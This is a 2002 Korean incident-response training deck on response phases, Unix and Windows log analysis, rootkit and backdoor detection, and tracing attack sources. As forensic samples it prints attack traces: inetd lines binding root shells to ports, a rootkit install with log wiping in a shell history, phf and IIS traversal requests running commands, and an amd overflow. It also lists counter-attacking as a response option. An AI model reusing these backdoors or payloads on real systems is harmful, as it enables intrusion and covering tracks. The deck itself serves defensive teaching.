사고 분석 및 대응

2002. 10. 1

정 현 철

hcjung@certcc.or.kr

한 국 정 보 보 호 진 흥 원
해킹바이러스상담지원센터

목 차

- 사고대응 단계별 처리절차
- 침해사고 분석 기술
  - 로그 분석
  - 시스템파일 분석
  - 침입흔적 추적 & 백도어 탐지
- 침해사고 대응 방법
- PGP

사고대응 단계별 처리절차

- Emergency Action Plan
- Phase 1 : Preparation
- Phase 2 : Identification
- Phase 3 : Containment
- Phase 4 : Eradication
- Phase 5 : Recovery
- Phase 6 : Follow-Up

사고대응 단계별 처리절차

- Emergency Action Plan
  - Remain Calm
  - Take Good Notes
    - Who, What, When, Where, How and Why
  - Notify The Right People And Get Help
  - Enforce A “Need To Know” Policy
  - Use Out-of-Band Communications
  - Contain The Problem
  - Make Backups
  - Get Rid of The Problem
  - Get Back In Business

사고대응 단계별 처리절차

- Phase 1 : Preparation
  - 사고처리 팀원 선발 및 조직화
  - 조직의 재난 복구계획에 컴퓨터 사고처리를 포함
  - 비상연락체계 구축
    - IRT, Firewall, IDS, vendor
  - 팀원을 위한 교육, 훈련
  - 내부 부서간의 협조를 위한 지침 수립
  - 사법기관과 CIRT팀과의 인터페이스 유지
  - 준비물
    - Binary backup 장비, Forensic software, Fresh backup media, CD's with binaries, Hub, Laptop, ...

사고대응 단계별 처리절차

- Phase 2 : Identification
  - 사고처리를 위한 팀 구성
  - 해당 event가 실제 사고인지 결정
  - 적절한 기관이나 사람에게 통지
    - CEO, 사법기관, CIRT
  - 네트워크 서비스제공자에 도움 요청
  - 증거물 보관에 신중
    - Chain of Custody

사고대응 단계별 처리절차

- Phase 3 : Containment
  - 문제가 더 악화되는 것을 방지
  - 네트워크 분리
  - 바이너리 백업
    - dd, ghost, drive duplicator, …
  - 주변 시스템도 로그 분석
  - 패스워드 교체(sniffer 의심)
  - Windows 공유 제한

사고대응 단계별 처리절차

- Phase 4 : Eradication
  - 사고 원인과 증상을 파악
  - 방지대책 강화
    - Defense in Depth
  - 취약점 분석
  - 사고의 원인 제거
  - 사고 직전의 깨끗한 백업본을 준비

사고대응 단계별 처리절차

- Phase 5 : Recovery
  - 악성코드가 설치되지 않게 주의해서 백업본으로 restore
  - 시스템이 정상상태로 복귀 확인
  - 운영을 재개하는 시점은 시스템 소유자가 결정
  - 시스템 재개 후 모니터링

사고대응 단계별 처리절차

- Phase 6 : Follow-Up
  - Follow-Up 보고서 작성
  - Follow-Up meeting

침해사고 분석 기술
-로그 파일 분석-

- 분석해야할 로그
  - Router Log
  - Firewall Log
  - IDS Log
  - System Log
    - UNIX(Linux, Solaris, HP-UX, AIX, IRIX, ...)
    - Windows(Windows NT/2000, 95/98)
  - Application Log
    - Web, FTP, Sendmail, ...

침해사고 분석 기술
-로그 파일 분석-

- 시스템별 로그 파일 위치

디렉토리	유닉스 버전
/usr/adm	국산주전산기 II, **HP-UX**
/var/adm	국산주전산기 III, **Solaris, AIX**
/var/log	**Linux, BSD**

침해사고 분석 기술
-로그 파일 분석-

- View /etc/syslog.conf

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
kern.*                                          /dev/console

# modified by hcjung 5/15/2000
*.*                                             @172.16.2.160

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                  /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                      /var/log/secure

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                         *
```

침해사고 분석 기술
-로그 파일 분석-

- UTMP(X)
  - 현재 로그인한 사용자들에 대한 정보
  - /var/run/utmp, /etc/utmp
  - Binary file
  - Utmp 참조 명령어

```
# w
 9:11pm  up 6 days,  5:01,  5 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
chief    pts/0    172.16.2.26       Mon10am  7:20m  0.19s  0.04s  telnet xxx.xxx.150.39
hcjung pts/1    hcjung.kisa.or.k  5:59pm  0.00s  0.11s  0.01s       w
root     pts/3    -                 Thu 3pm  5days  0.02s  0.02s    -sh
jys      pts/6    172.16.2.159    Thu 7pm  5days  0.15s  0.04s  sh   ./vetescan xxx.125.110.21
```

침해사고 분석 기술
-로그 파일 분석-

- WTMP(X)
  - 사용자들의 로그인 로그아웃 정보
  - 시스템의 shutdown, booting 정보
  - Binary file
  - wtmp 참조 명령어 : last

```
# last
rung     ttyp0       xxx.146.44.117   Thu Dec  9 20:47 - 20:57  (00:10)
moof     ttyp2        98AE63EE.ipt.aol Thu Dec  9 19:24 - 19:30  (00:06)
moof     ttyp2        98AE63EE.ipt.aol Thu Dec  9 19:23 - 19:24  (00:00)
shinsh   ftp         ppp-ts1-port4.sa Sun Nov  7 00:13 - 00:15  (00:02)
hspark   pts/2        147.46.76.171    Sat Nov  6 13:56 - 14:01  (00:05)
moksoon  ftp          ts7-70t-18.idire Sat Nov  6 13:26 - 13:30  (00:03)
```

침해사고 분석 기술
-로그 파일 분석-

- Secure
  - 보안과 인증관련 메시지를 포함
  - 특히, TCP Wrapper로 부터의 메시지

```
# tail –f /var/log/secure
Apr 19 23:23:35 unsecure in.telnetd[645]: connect from 172.16.2.14
Apr 19 23:23:41 unsecure login: LOGIN ON 2 BY hcjung FROM hcjung
Apr 20 23:24:29 unsecure in.telnetd[1218]: refused connect from bluebird.certcc.or.kr
Apr 20 23:25:27 unsecure in.telnetd[1219]: connect from 172.16.2.161
Apr 20 23:25:33 unsecure login: LOGIN ON 3 BY hcjung FROM violet93
Apr 20 23:27:18 unsecure in.telnetd[1247]: warning: /etc/hosts.allow, line 6:
can't verify hostname: gethostbyname(hcjung.kisa.or.kr) failed
Apr 20 23:27:18 unsecure in.telnetd[1247]: connect from 172.16.2.14
Apr 20 23:27:43 unsecure login: LOGIN ON 4 BY hcjung FROM hcjung
Apr 20 23:28:51 unsecure in.ftpd[1276]: warning: /etc/hosts.allow, line 6:
can't verify hostname: gethostbyname(hcjung.kisa.or.kr) failed
Apr 20 23:28:51 unsecure in.ftpd[1276]: connect from 172.16.2.14
```

침해사고 분석 기술
-로그 파일 분석-

- Loginlog
  - 실패한 로그인 시도를 기록(System V 계열)
  - 기본적으로 설정되어 있지 않음

```
# touch loginlog
# chown root loginlog
# chmod 600 loginlog
```

```
# tail –f /var/adm/loginlog
hcjung:/dev/pts/9:Fri Apr 20 14:48:46 2001
hcjung:/dev/pts/9:Fri Apr 20 14:48:54 2001
hcjung:/dev/pts/9:Fri Apr 20 14:49:02 2001
hcjung:/dev/pts/9:Fri Apr 20 14:49:11 2001
hcjung:/dev/pts/9:Fri Apr 20 14:49:20 2001
```

침해사고 분석 기술
-로그 파일 분석-

- Sulog
  - su(substitute user) 성공/실패 내역 기록
  - effective UID가 변환된 사용자의 UID로 변경
    - 사용자변경내용이 utmp와 wtmp에 반영되지 않음

```
# tail –f /var/adm/sulog
SU 04/17 16:18 + pts/10 informix-root
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 + pts/8 hcjung-root
```

침해사고 분석 기술
-로그 파일 분석-

- Xferlog
  - Ftpd를 이용한 파일 송수신 내역 기록
  - With "-l" option(/etc/inetd.conf)
    - ftp stream tcp nowait root /usr/sbin/tcpd in.ftpd -l –a

incoming

Sat Apr 21 00:53:44 2001 1 violet93.kisa.or.kr 14859 /tmp/statdx2.c a _ i r root ftp 1 root c
Sat Apr 21 00:54:09 2001 1 violet93.kisa.or.kr 821 /etc/passwd a _ o r root ftp 1 root c

outgoing

침해사고 분석 기술
-로그 파일 분석-

- ~/.history
  - 사용자가 실행시킨 명령어 기록

```
# more ~/.bash_history
mkdir ." "
cd ." "
ncftp ftp.tehcnotronic.com
gunzip *.gz
tar -xvf *.tar
cd lrk4
make all
cd ..
rm -Rf lrk4
ncftp ftp.technotronic.com
gunzip *.gz
tar -xvf *.tar
Ls
rm lrk4.src.tar
```

```
tar -xvf *.tar
cd lrk4
make install
cd ..
cd ..
rm -Rf ." "
pico /dev/ptyr
mkdir /usr/sbin/mistake.dir
rm /var/log/messages
rm /var/log/wtmp
touch /var/log/wtmp
pico /etc/passwd
reboot
exit
```

침해사고 분석 기술
-로그 파일 분석-

- Messages
  - 콘솔상 보여지는 메시지 기록
  - 방대한 정보를 기록
    - 커널 에러, 리부팅 메시지, 로긴 실패
    - 해킹공격 기법 확인
    - TIP : use grep(eg. Grep sadmind messages*)

```
Apr 10 17:25:53 victim /usr/dt/bin/rpc.ttdbserverd[29906]: _Tt_file_system::
                        findBestMountPoint -- max_match_entry is null, aborting...
Apr 10 17:25:54 victim inetd[147]: /usr/dt/bin/rpc.ttdbserverd: Segmentation Fault - core dumped
Apr 10 17:26:03 victim /usr/dt/bin/rpc.ttdbserverd[8206]: iserase(): 78
Apr 10 17:26:14 victim inetd[147]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 10 17:26:18 victim last message repeated 1 time
Apr 10 17:26:21 victim inetd[147]: /usr/sbin/sadmind: Segmentation Fault - core dumped
Apr 10 17:26:23 victim inetd[147]: /usr/sbin/sadmind: Hangup
Apr 10 17:31:20 victim login: change password failure: No account present for user
Apr 10 17:33:15 victim last message repeated 2 times
Apr 10 17:40:30 victim inetd[147]: /usr/dt/bin/rpc.ttdbserverd: Killed
Apr 10 17:40:30 victim inetd[147]: /usr/dt/bin/rpc.cmsd: Killed
```

침해사고 분석 기술
-로그 파일 분석-

- Messages
  - Amd attack signature & success

```
messages.1:Mar 11 05:20:50 xxx 27>Mar 11 05:20:50 amd[468]: amq requested mount
of 릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕릕릕^N됐3핃F^L뉶^W뉶^Z?K?腕18 Jan 1998--str/bin/sh(-c)/bin/echo '2222     ?
  stream  tcp     nowait  root    /bin/sh s릕릕릕릕릕먰(^

[/tmp]# ls -l
-rw-rw-rw- 1 root root 116 Mar 11 05:20 h

[/tmp]# more h
2222 stream tcp nowait root /bin/sh sh -i
2222 stream tcp nowait root /bin/sh sh -i
```

침해사고 분석 기술
-로그 파일 분석-

- access_log or error_log
  - 웹 서비스 관련 로그
  - CGI 취약점 스캔이나 공격 탐지

```
xxx.xxx.xxx.xxx - - [16/Jun/1998:10:38:02 +0900] "GET /cgi-
bin/phf?Qname=root%0Acat%20/etc/passwd HTTP/1.1" 200 114873
xxx.xxx.xxx.xxx - - [16/Jun/1998:20:11:47 +0900] "GET /cgi-bin/phf
?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 200 114889
xxx.xxx.xxx.xxx - - [17/Jun/1998:15:37:11 +0900] "GET /cgi-bin/p
hf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 200 114889
xxx.xxx.xxx.xxx - - [18/Jun/1998:09:56:49 +0900] "GET /cgi
-bin/phf/?Qalias=x%0acat%20/etc/passwd HTTP/1.1" 200 114884
```


침해사고 분석 기술
-로그 파일 분석(Windows)-

- IIS 로그
  - MS의 IIS서비스(Web, FTP, Gopher) 관련 로그
  - C:₩WINNT₩System32₩LogFiles

2001-05-01 16:25:44 128.163.197.4 - xxx.xxx.139.225 80 GET /scripts/..\../winnt/system32/cmd.exe /c+dir+..\ 200 –
2001-05-01 16:25:45 128.163.197.4 - xxx.xxx.139.225 80 GET /scripts/..\../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 –
2001-05-01 16:25:49 128.163.197.4 - xxx.xxx.139.225 80 GET /scripts/root.exe /c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>.././index.asp
502 -


침해사고 분석 기술
-로그 파일 분석(Windows)-

- IIS 로그



침해사고 분석 기술
-로그 파일 분석(Windows)-

- Event Log
  - 관리도구 | 사용자 관리자 | 정책 | 감사



침해사고 분석 기술
-로그 파일 분석(Windows)-

- Event Log

침해사고 분석 기술
-시스템 파일 분석-

- /etc/passwd, /etc/shadow
- /etc/rc*
- /var/spool/cron, /etc/crontab, /etc/cron.d/
- /etc/services
- /etc/inetd.conf

침해사고 분석 기술
-시스템 파일 분석-

- /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin
meteor:x:501:100::/:/bin/csh
chief:x:502:502::/home/chief:/bin/bash
hcjung:x:503:503::/home/hcjung:/bin/bash
moof:x:0:0::/:/bin/bash
rung:x:501:501::/home/rung:/bin/bash
```

침해사고 분석 기술
-시스템 파일 분석-

- /etc/rc.d/*

```
.....생략
            rm -f /dev/fb
            ln -s $fbdev /dev/fb
        fi
fi
# Name Server Cache Daemon..
/usr/sbin/nscd -q
#td start
/usr/src/.puta/td
```

침해사고 분석 기술
-시스템 파일 분석-

- /etc/inetd.conf

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
#login  stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
exec    stream  tcp     nowait  root    /usr/sbin/tcpd  in.rexecd
2222    stream  tcp     nowait  root    /bin/bash bash -i
```

침해사고 분석 기술
-침입 흔적 추적 & 백도어 탐지-

- 피해분석시 발견되는 해킹도구들
  - Rootkit 등의 백도어
  - Sniffer
  - Vulnerability Scanner
  - Exploit code
  - DoS attack tools
  - Log eraser
  - IRC bot
  - …

침해사고 분석 기술

-침입 흔적 추적 & 백도어 탐지-

- Hidden Files & Directorys
  - "…"(dot dot dot)
  - " "(space space)
  - ".. "(dot dot space space)
  - 특수문자를 디렉토리명으로 사용
- Chattr
  - changes the file attributes
  - Root 권한으로도 삭제 불가

침해사고 분석 기술
-침입 흔적 추적 & 백도어 탐지-

- Find
  - "-ctime n" : changed n*24 hours ago
    - Find / -ctime -10 -ls
  - "-type c" : File is of type c
    - Find /dev -type f -ls
  - "-user uname" : File is owned by user uname
    - Find / -user bad_guy -ls
  - "-perm mode" : File's with the permission bits
    - Find / -user root -perm -4000 -print
  - "-name pattern" : files's matches the pattern

침해사고 분석 기술

-침입 흔적 추적 & 백도어 탐지-

- Netstat
  - Listen 포트와 connection 상황 확인

```
# netstat -a -p
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program name
tcp        0      0 insecure.kisa.or.k:9704 bluebird.certcc.o:62491 ESTABLISHED 1660/sh
tcp        0      0 *:9704                  *:*                    LISTEN      340/inetd
tcp        0      0 *:6000                  *:*                    LISTEN      514/Xwrapper
tcp        0      0 *:www                   *:*                    LISTEN      474/httpd
tcp        0      0 *:login                 *:*                    LISTEN      340/inetd
tcp        0      0 *:shell                 *:*                    LISTEN      340/inetd
tcp        0      0 *:telnet                *:*                    LISTEN      340/inetd
tcp        0      0 *:ftp                   *:*                    LISTEN      340/inetd
```

```
# tail /etc/inetd.conf

linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
9704    stream  tcp     nowait  root    /bin/sh sh -i
```

침해사고 분석 기술

-침입 흔적 추적 & 백도어 탐지-

- Ps
  - 실행중인 프로세스 리스트

```
# ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
hcjung     649  0.0  0.7   1704   948 pts/2    S    Apr19   0:00 -bash
root       661  0.0  0.6   1944   860 pts/2    S    Apr19   0:00 su -
root       662  0.0  0.7   1744  1000 pts/2    S    Apr19   0:00 -bash
root      1279  0.0  1.5   4176  1976 tty1     S    Apr20   0:00 hanterm
root      1281  0.0  0.7   1744   984 pts/4    S    Apr20   0:00 -bash
root      1421  0.0  0.5   1584   744 pts/0    S    02:06   0:00 telnet 172.16.2.161
root      1732  0.0  0.6   1676   884 ?        S    06:01   0:00 sh -i
root      1735  0.0  0.2   1116   376 ?        SN   06:02   0:00 ./synf 1.1.1.1 172.16.1.161 80 80
```

침해사고 분석 기술

-침입 흔적 추적 & 백도어 탐지-

- Rootkit
  - 재침입이나 해킹사실 은폐를 위한 트로이목마 프로그램들의 패키지
  - 반드시 시스템 복구시에 시스템파일 무결성 검증필요
- Rootkit에 의해 변경되는 파일들
  - Login, inetd, rshd, tcpd, crontab, ps, top, pidof, ifconfig, netstat, ls, du, find, syslogd, shell, chfn, chsh, passwd, …
- 커널 백도어
  - KNARK, ADORE, …

침해사고 분석 기술

-침입 흔적 추적 & 백도어 탐지-

- Find troyjaned files
  - ls –alc
  - truss –t open ./ls (Solaris)
  - strace –e trace=open ./ls (Linux)

```
[root@ns1 /bin]# strace -e trace=open ps
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/dev/null", O_RDONLY|O_NONBLOCK|0x10000) =
        -1 ENOTDIR (Not a directory)
open("/usr/src/.puta/.1file", O_RDONLY) = 3
open(".", O_RDONLY|O_NONBLOCK|0x10000)  = 3
```

```
[root@ns1 /bin]# more /usr/src/.puta/.1file
.1addr
.1file
.1logz
.1proc
smurf
```

침해사고 대응 방법

- 침해사고 대응 수단
  - 공격 사이트 차단
    - 서비스 거부 공격에 이용될 우려가 있음
    - DOS 공격/지속적 공격일 경우 사용
  - 역 공격
    - 공격 시스템을 역으로 공격, 미국 DOD 관련 사이트 발견
    - 일반 PC사용자들의 메일폭탄 공격 등
  - E-mail 대응
    - CERT 간에 사용되는 대응방법
    - 공격 시스템 또한 또 다른 해킹의 피해자일 경우가 많으므로 E-mail을 통하여 공격사실 통지 및 조사요청

침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - 도메인 주소/IP 주소 변환

```
# nslookup 211.32.119.135
Server:  certcc.or.kr
Address:  211.252.150.1

Name:    www.yahoo.co.kr
Address:  211.32.119.135

# nslookup www.yahoo.co.kr
...
```

침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Whois 이용
    - whois -h whois.server.name domain.name
    - whois -h whois.server.name ip.address
  - whois 서버
    - whois.arin.net : 최상위 도메인 정보제공
    - whois.apnic.net : ASIA-PACIFIC 지역 도메인정보 제공
    - whois.ripe.net : 유럽 지역의 도메인 정보 제공
    - whois.krnic.net : 국내 도메인(kr) 정보제공


침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Traceroute 사용
    - 공격 사이트 연락처를 찾기 힘든 경우
    - 공격 사이트로부터 답장이 오지 않는 경우

```
$ traceroute host3.example-site.edu
traceroute to host3.example-site.edu (10.72.0.176), 30 hops max
1 hop1.reporting-site.com (10.112.1.2) 2 ms 2 ms 1 ms
2 hop2.transit-network.net (10.288.114.254) 2 ms 2 ms 2 ms
3 hop3.transit-network.net (10.224.137.21) 3 ms 3 ms 5 ms
...
10 hop10.example-site.edu (10.192.33.3) 24 ms 26 ms 26 ms
11 hop11.example-site.edu (10.72.0.11) 27 ms 25 ms 27 ms
12 host3.example-site.edu (10.72.0.176) 26 ms 27 ms 26 ms
```

